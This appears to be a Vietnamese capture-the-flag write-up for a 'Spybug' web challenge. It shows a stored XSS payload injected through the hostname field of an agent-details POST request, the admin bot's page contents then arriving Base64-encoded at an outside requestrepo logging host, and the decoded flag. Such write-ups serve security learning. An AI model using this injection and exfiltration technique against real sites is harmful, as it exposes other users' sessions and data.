The screenshot shows the requestrepo interface. On the left, there's a sidebar with a 'requestrepo' logo and a 'Delete all requests' button. Below it are 'Requests (0)', 'HTTP' (checked), and 'DNS' checkboxes. The main area has tabs for 'Requests', 'Response', and 'DNS'. Under 'Requests', it says 'Awaiting requests' and provides curl commands to make requests to 'mzkhffw1.requestrepo.com'. It also says to check the Response tab or DNS tab for this subdomain.

Hình 34: Trang web requestrepo

Sử dụng khả năng có thể thay đổi thông tin trong agent/details đã nói ở trên, thực hiện tấn công XSS:

The screenshot shows the Postman interface. On the left, there are sections for 'Collections', 'Environments', and 'History'. The main area shows a collection named 'Test / get flag' with three items: 'GET signup', 'POST get flag' (which is selected), and 'POST upload'. The 'get flag' item is a POST request to 'http://45.122.249.68:20014/agents/details/a26374cc-e569-4f08-a21d-50a651b4d46b/3c5ab875-38ac-431c-8ebb-b7e599540cf7'. The 'Body' tab is selected, showing a JSON payload with a script injection:

```

1  "hostname": "<script src='/uploads/9c7d673d-4f30-435f-8fd4-0cd93dcc5cf9'></script>",
2  "platform": "hacked",
3  "arch": "hacked"
4
5
    
```

Below the body, the status is 'OK'.

Hình 35: Sửa thành công

Bởi chúng ta đã đánh lừa hệ thống rằng script đó là từ bên trong nên nó sẽ được thực thi như trước đó đã đề cập:

Kết quả sẽ được gửi về trên requestrepo (ảnh dưới là ảnh cũ bởi thời điểm làm writeup em không nhận được như trước đó đã làm):

The screenshot shows the requestrepo interface. On the left, a sidebar lists five requests. The first request is selected, showing its details on the right. The details include:

- Request Type:** HTTP (green)
- URL:** http://m95wmn4w.requestrepo.com/
- Sender IP:** 101.99.36.202
- Date:** 6/3/2023, 11:11:43 PM
- Path:** /d=JUMyJUEwU3B5YnVnI...
- Query string:** (empty)
- Headers:**
 - Accept: */*
 - Accept-Encoding: gzip, deflate
 - Cache-Control: max-age=0
 - Connection: close
 - Host: m95wmn4w.requestrepo.com
 - Origin: http://127.0.0.1:1337
 - Referer: http://127.0.0.1:1337/
 - User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/112.0.5615.165 Safari/537.36
- Request Details:** A large block of Base64 encoded data.

Hình 36: Xem các gói trả về

Mang nội dung trên đi giải mã Base64, chúng ta được:

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars

Strict mode

URL Decode

Output:

```

| Spybug v1
Log-out
Welcome back flag{mime_sniffing_is_cool_right???}
Agents

ID Hostname Platform Arch
a6a155c7-59f4-4213-85c4-fd4ab5f5de5f
8667c71b-716b-44b7-88b0-5c293ce36c02      test      test
5ad611b0-80e7-4097-9819-4e6e719a784b      localhost
linux 64-bit
1af44b9d-f4bb-4b11-88a9-f2d8eb6a3511

```

Hình 37: Lấy được flag

flag{mime_sniffing_is_cool_right???